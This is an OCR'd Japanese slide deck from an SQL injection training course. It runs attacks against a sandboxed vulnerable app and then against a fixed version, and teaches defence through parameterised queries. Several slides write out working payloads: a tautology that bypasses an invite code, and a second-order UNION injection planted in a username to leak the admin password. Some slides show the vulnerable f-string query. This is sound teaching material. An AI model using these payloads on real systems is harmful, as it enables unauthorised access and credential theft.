
© 2026

「登録する」を押した結果



© 2026

修正版で同じ入力を試す



© 2026

修正版のコード（`secure_app.py`）

```
# secure_app.py /register
row = db.execute(
    "SELECT 1 FROM invite_tokens "
    "WHERE token = ? AND used = 0",
    (token,),
).fetchone()
```

`token` は **値** としてしか渡らない。`OR '1'='1'` は文字列扱い。

© 2026

第9章

シナリオ8

セカンドオーダー SQLi

© 2026

この章の目的

前章でトークンをバイパスできた。
つまり **何でも登録できる。**

そこで **登録したユーザー名** に SQLi 文字列を仕込み、
後で管理者レポートを開いたときに発火させる。

© 2026

攻撃連鎖の予告

1. すでに `admin' --` で **admin セッション** を取得済み（第4章）
2. `/register` の招待コードを SQLi で **バイパス**（第8章）
3. その同じリクエストで **ユーザー名にも SQLi** を仕込む
4. `/admin/report` を開くと **admin のパスワードが表示** される

（1〜3 は 1 回の POST でまとめて実行可能）

© 2026

実演手順

🧪 実演

1. `/login` の「新規ユーザー登録」を開く
2. 招待コード：`' OR '1'='1' --`
3. ユーザー名：`nobody' UNION SELECT password FROM users WHERE username='admin' --`
4. パスワードは何でも良い
5. 「登録する」を押す
6. `/admin/report` を開く

© 2026

登録側の INSERT は安全（`app.py`）

```
# app.py /register の INSERT
db.execute(
    "INSERT INTO users (username, password, role, email) "
    "VALUES (?, ?, 'staff', ?)",
    (username, password, f"{username}@example.local"),
)
```

- INSERT は **プレースホルダ** を使っている
- 保存の瞬間は **何の悪さもしない**
- ユーザー名は **そのままの文字列** として DB に入る

© 2026

発火はレポート側（`app.py` L302-306）

```
# app.py /admin/report
query = (
    "SELECT o.status AS activity FROM orders o "
    "JOIN customers c ON o.customer_id = c.id "
    f"WHERE c.name = '{uname}'"
)
row = db.execute(query).fetchone()
```

> DB 内の値を **f-string で再結合** している。
> ここで **初めて** UNION が構文として動く。

© 2026

入力：招待コードもユーザー名も payload




© 2026

登録直後：この時点では何も起きない



© 2026

そして `/admin/report` を開くと（発火）



© 2026

DB に保存された値も信用できない

- 「INSERT はプレースホルダだから安全」は **不十分**
- **SELECT の側** で再結合したら意味がない
- **すべての読み書き** でプレースホルダを徹底する必要がある

© 2026


修正版のコード（`secure_app.py`）

```
# secure_app.py L276-282
row = db.execute(
    "SELECT o.status AS activity FROM orders o "
    "JOIN customers c ON o.customer_id = c.id "
    "WHERE c.name = ?",
    (uname,),
).fetchone()
```

読み出し時も **プレースホルダ** で `uname` を渡す。発火しない。

© 2026

修正版の画面（:5010）



© 2026

第10章

修正版で全部試す

© 2026

同じ攻撃を `:5010` に投げる

🧪 実演

1. ブラウザを `http://127.0.0.1:5010` に切り替え
2. 前半・後半の攻撃入力を **全部** 順に試す
3. 一つも成立しないことを確認

© 2026

結果一覧

シナリオ	脆弱版 (:5000)	修正版 (:5010)
ユーザー列挙	エラー文で判別可	常に同一メッセージ
ログインバイパス	admin としてログイン	「正しくありません」
UNION 顧客漏洩	顧客メールが混入	該当なし
UNION 社内メモ	社内メモが混入	該当なし
Blind SQLi	真偽差あり	400 エラー
招待トークンバイパス	**登録通過**	「招待コードが無効です」
セカンドオーダー	admin-secret 漏洩	`(no matching activity)`

© 2026

見た目は同じ、結果だけが違う

- サイドバー・見出し・レイアウト、すべて同じ
- 攻撃入力に対する **警告表示もない**
- でも、SQL の組み立て方が違うので **中身は別物**

「疑わしい入力の検知」ではなく、
SQL の構造そのもの で守る。それがプレースホルダ。

© 2026

第11章

根本原因と防御

© 2026

攻撃連鎖の振り返り

```
ユーザー列挙          ──→  admin の存在確定
      │
      ▼
 ログインバイパス     ──→  admin セッション獲得
      │
      ▼
 UNION 情報漏洩       ──→  顧客情報・社内メモ
      │
      ▼
 トークンバイパス     ──→  招待コード無しで登録
      │
      ▼
 セカンドオーダー     ──→  admin パスワード漏洩
```

© 2026

すべての根本原因

> **ユーザー入力を SQL 文字列に直接結合していた。**
>
> これ一点です。

高度な攻撃ではなく、
素朴な実装不備 が全ての起点。

© 2026

4 つの防御

1. **プレースホルダ**（一番重要）
2. **エラー文の統一**（列挙を防ぐ）
3. **入力検証**（整数は整数だけを通す）
4. **最小権限**（アプリ用 DB ユーザーの権限を絞る）

© 2026

プレースホルダを徹底する

- **すべての SQL** で `?` / 名前付きプレースホルダを使う
- INSERT だけでなく **SELECT / UPDATE / DELETE** も
- 動的に列名や表名を組む場合は **allow-list** で
- 「安全そうな値」でも例外を作らない

> **f-string で SQL を作らない**、これを徹底する。

© 2026

まとめ

© 2026

覚えて帰る 3 点

1. **観察・仮説・検証** が攻撃者の基本動作
2. **ZAP は入口**、判断するのは人間
3. 攻撃者視点を知ることで **防御が強くなる**

© 2026

大切なルール

- 今日扱った内容は **許可された教材環境のみ**
- 実在サイトや第三者のシステムには **絶対に試さない**
- 実務では **プレースホルダを徹底** する

© 2026

Q & A

質問・気になった箇所があれば
遠慮なく聞いてください。

教材：`sandbox/sqli-training-site/`　脆弱版 `:5000` ／ 修正版 `:5010`

© 2026